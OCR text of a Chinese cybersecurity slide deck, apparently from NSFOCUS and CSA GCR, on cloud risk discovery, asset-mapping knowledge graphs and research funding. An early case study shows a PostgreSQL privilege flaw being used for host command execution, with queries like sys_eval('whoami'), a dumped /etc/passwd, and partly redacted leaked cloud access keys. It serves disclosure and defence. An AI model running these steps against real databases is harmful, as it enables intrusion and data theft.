
某公有云泄露账号信息

某公有云PostgreSQL服务漏洞原因:错误的权限设置

主要原因在于pg_catalog权限配置错误，可让用户创建自定义的系统函数

- 尝试获取pg_catalog权限
- 尝试读取pg_shadow或pg_authid
- 尝试创建extension

NOTE：CVE-2020-25695：具备在一个模式中创建非临时对象的攻击者可以以超级用户的身份执行任意 SQL 函数。



攻击流程描述

某公有云PostgreSQL服务漏洞后果:宿主机命令执行


```
select pg_ls_dir('/')
```

	pg_ls_dir
1	tmp
2	proc
3	lib64
4	dev
5	var
6	home
7	etc
8	root
9	usr
10	postgresql12-pltcl-12.13.1-2PGDG.x86_64.rpm
11	bin
12	CA
13	sbin

宿主机/目录

```
select sys_eval('whoami')
```

	sys_eval
1	Ruby

进程用户

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/sbin/nologin
shutdown:x:6:0:shutdown:/sbin:/sbin/nologin
halt:x:7:0:halt:/sbin:/sbin/nologin
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
systemd-timesync:x:998:996:systemd Time Synchronization:/:/sbin/nologin
unbound:x:997:995:Unbound DNS resolver:/etc/unbound:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
dhcpd:x:177:177:DHCP server:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
dbus:x:995:992:D-Bus:/var/run/dbus:/sbin/nologin
polkitd:x:994:991:User for polkitd:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
named:x:25:25:Named:/var/named:/bin/false
gluster:x:993:990:GlusterFS daemons:/run/gluster:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
dnsmasq:x:988:988:Dnsmasq DHCP and DNS server:/var/lib/dnsmasq:/usr/sbin/nologin
Ruby:x:1000:1000:DB Start User:/home/Ruby:/bin/bash
Mike:x:1001:1001::/home/Mike:/bin/bash
```

/etc/passwd内容

```
select pg_ls_dir('/etc')
```

	pg_ls_dir
1	sysconfig
2	ld.so.conf.d
3	group
4	shadow
5	pam.d
6	hosts
7	profile
8	ld.so.conf
9	bashrc
10	ld.so.cache
11	passwd
12	resolv.conf
13	hostsr
14	nsswitch.conf
15	bfb
16	localtime
17	rc.d

宿主机/etc目录

云上供应链风险：代码仓库->凭证->数据泄露

公有云凭证

accessKeyId	云厂商	数据内容
LTAI5tJF[redacted]	ALIYUN	银行账号信息，开户信息，营业执照
LTAI5tCx[redacted]	ALIYUN	没有数据
LTAINDA[redacted]	ALIYUN	账号信息，开户信息，营业执照 近
LTAI4Fy[redacted]	ALIYUN	图片资源 部分图片包含公民个人敏感信息 1W+,20G
LTAIo3Tv[redacted]	ALIYUN	图片资源
LTAIljCC[redacted]	ALIYUN	和上一个内容相同
LTAI5tM[redacted]	ALIYUN	
LTAI4Ft[redacted]	ALIYUN	空
LTAI4Fh[redacted]	ALIYUN	
LTAI0bE[redacted]	ALIYUN	
LTAI5t8v[redacted]	ALIYUN	空
LTAISkrs[redacted]	ALIYUN	
LTAIOEV[redacted]	ALIYUN	图片资源
LTAI4GF[redacted]	ALIYUN	
LTAIBjS[redacted]	ALIYUN	大量借款合同pdf，身份证图片 数量：680695
LTAIwpC[redacted]	ALIYUN	大量车险保单，身份证 4W+
LTAIaJpl[redacted]	ALIYUN	空
LTAIx9kl[redacted]	ALIYUN	图片资源
LTAI5tKj[redacted]	ALIYUN	
LTAI4Fh[redacted]	ALIYUN	oss://ourvend-video/ OrganizeCardImage/ 身份证照片 4783 ourvendv3-video 1000W+数据， 40多T的监控视频

凭证背后的数据

First	Last	Email	City	State	Department
[redacted]	[redacted]	[redacted]inross.com	Toronto	Ontario	[redacted]
[redacted]	[redacted]	[redacted]law.com	Belleville	Ontario	
[redacted]	[redacted]	[redacted]lakes.com	Toronto	Ontario	
[redacted]	[redacted]	[redacted]can.com	Toronto	Ontario	
[redacted]	[redacted]	[redacted]birdlaw.com	Toronto	Ontario	
[redacted]	[redacted]	[redacted]n	Toronto	Ontario	
[redacted]	[redacted]	[redacted].com	Toronto	Ontario	
[redacted]	[redacted]	[redacted]-law.com	Toronto	Ontario	
[redacted]	[redacted]	[redacted]ould.com	Toronto	Ontario	

云上风险发现与治理

源代码泄露核查服务，集网络空间测绘研究及代码核查能力于一身，运用资产聚类、指纹识别、漏洞挖掘、敏感信息识别、机器学习等技术，具备识别面广、检测精准、全行业覆盖的特点，可面向不同场景检测和分析泄露代码仓库，及时发现潜在的风险，大大加强供应链代码仓库的安全。

国内10w+源代码泄露情报的资产核查服务，覆盖政府、医疗、交通、科教、能源、公安、运营商、军队等10个领域





图 4.8　测绘知识图谱内容（左）、结构（中）、图标（右）相似资产推荐示例

多源融合的知识图谱实体关系推荐技术




挖掘组织机构间隐藏供应链依赖

网络空间测绘知识图谱平台

16+实体
500w+顶点

40+关系
1200w+边



实体名称	层次分类	领域视图
AS	基础设施	信息域
IP	基础设施	
端口	基础设施	
设备	基础设施	
域名	基础资源	
证书	基础资源	
协议	基础资源	
服务（IP+端口）	基础资源	
软件	基础服务	
代码仓库	服务内容	
网站标题	服务内容	
Banner	服务内容	
截图	服务内容	
图标	服务内容	
漏洞	服务内容	
地理位置		物理域、社会域
人		社会域
组织机构		社会域
行业		社会域
安全事件		社会域、认知域

基于多源信息融合的资产分层责任主体挖掘


通过搜集网空资源管理、注册、使用等权威和第三方数据，挖掘关联网络空间资产的多粒度归属关系，识别资产分层责任主体，构建网络空间资产归属关系知识图谱，实现网络空间与社会空间映射，支撑重点单位网空资产暴露面监管治理。


关键技术


- IP、域名、证书、拓扑等多源公开数据收集和解析
- 基于实体识别的地区/行业/组织/人等数据挖掘
- 基于知识图谱的资产与责任主体关系构建及推荐


实现效果

- 资产多层责任主体挖掘即时服务
- 基于泄露敏感数据代码仓库的责任主体挖掘
- 挖掘组织机构之间的隐藏供应链依赖关系












支持关基单位网络空间资产暴露面监管治理，定位风险资产责任主体，及时告警


构建云上风险发现的体系化能力





网空测绘与云上风险发现体系











CSA 云原生安全领域的研究成果

CSA 云原生安全工作组致力于提升云原生类产品技术，为了帮助更多安全从业人员解决在规划、实施和维护云原生安全体系架构时遇到的问题，针对云原生安全体系中涉及的每类技术制定相应标准。

2022年发布了CSA《云原生安全技术规范》标准，并与公安三所共同发布**CNST云原生安全可信认证**，认证对象：采用了云原生技术的系统、 产品 如容器 、 微服务 、 无服务等。

CNST
云原生安全可信认证

先后发布了10+ 指南与产业研究报告

项目预告：云原生安全神兽方阵报告

报告将基于中国神兽方阵模型工具，通过深入调研云原生安全厂商，对其在技术、产品成熟度、市场营销及服务等方面的能力与先进性进行全面分析。

360数字安全 | 安全极客 | SANGFOR 深信服科技 | 安全狗 | boundaryx 边界无限 | 昂锐 | 天融信 TOPSEC | 火山引擎
腾讯安全 | KOAL格尔 | unary 壹进制 | DEPSECURE | DNS | 星阑科技 | 网御星云 | cloudfall
神州灵云 | DBSEC 安华金和 | H3C | 奇安信 | 启明星辰 | 默安科技 | NSFOCUS | 长亭科技 CHAITIN

CSA 中国神兽方阵模型

2022年-零信任

2023年-数据安全

50+安全厂商参与23年神兽方阵项目的调研、公开路演，20+用户企业单位的安全专家评审与点评，公众号、视频号、官媒等多渠道报道、宣传，项目全网阅读量超过百万。

CCF-绿盟科技鲲鹏基金

2017年，绿盟科技与中国计算机学会（CCF）联合发起CCF-绿盟科技“鲲鹏”科研基金。

面向国内高校/科研机构的研究人员和团队，旨在以小微课题的方式支持科研人员的研究与创新，推动科研技术成果转化，促进外部科研机构优秀研发能力与公司内部产品价值的深度融合，构建互动合作与创新发展的生态圈，为绿盟科技的产品预研提供支持。


CCF- 绿盟科技“鲲鹏”科研基金
项 目 证 书
由清华大学张超负责的“基于 SGX 的云端程序可证实安全方案研究”项目（编号 CCF-NSFOCUS2017001）获得 2017 年度 CCF-绿盟科技“鲲鹏”科研基金资助。
中国计算机学会
2017年10月27日
北京神州绿盟信息安全科技股份有限公司
2017年10月27日
NSFOCUS

2017年度CCF-绿盟科技“鲲鹏”科研基金评审结果公布如下：(排名不分先后)

申报人	所属院校	方向
张超	清华大学	云计算系统安全方向
程鹏	浙江大学	工控与物联网方向
薛明富	南京航空航天大学	
许封元	南京大学	
罗森林	北京理工大学	数据科学与大数据分析方向
芦效峰	北京邮电大学	
马创	重庆邮电大学	
易平	上海交通大学	安全检测与公共技术方向
汤战勇	西北大学	
宋富	上海科技大学	
纪守领	浙江大学	

2020年度CCF-绿盟科技“鲲鹏”科研基金评审结果公布如下：(排名不分先后)

序号	申请人	学校	课题名称
1	田东海	北京理工大学	面向虚拟化云平台的恶意代码检测技术研究
2	谢雨来	华中科技大学	面向入侵行为的大规模动态溯源流的高效存储与精准检测研究
3	李童	北京工业大学	面向人-信息-物理系统的多阶段社会工程攻击分析技术研究
4	苗银宾	西安电子科技大学	云计算环境下加密数据安全共享与计算关键技术研究
5	马小博	西安交通大学	基于增强学习的IoT智能探测引擎技术
6	邓瑞龙	浙江大学	被动式工业互联网资产识别技术研究
7	牛伟纳	电子科技大学	基于终端日志挖掘的威胁检测与溯源
9	马锐	北京理工大学	基于静态分析和混合执行的模糊测试关键技术研究
10	姜波	中国科学院信息工程研究所	基于混合深度神经网络的攻击加密流量智能检测技术研究
11	王靖亚	中国人民公安大学	面向中文主流NLP系统的可迁移性对抗样本攻防方法研究
12	郑伟发	广东财经大学	基于事理认知图谱的网络安全事件威胁度智能评估技术研究与实现

CSA GCR cloud security GREATER CHINA REGION alliance ®

NSFOCUS 绿盟科技

安易科技 ANESEC TECHNOLOGY

THANKS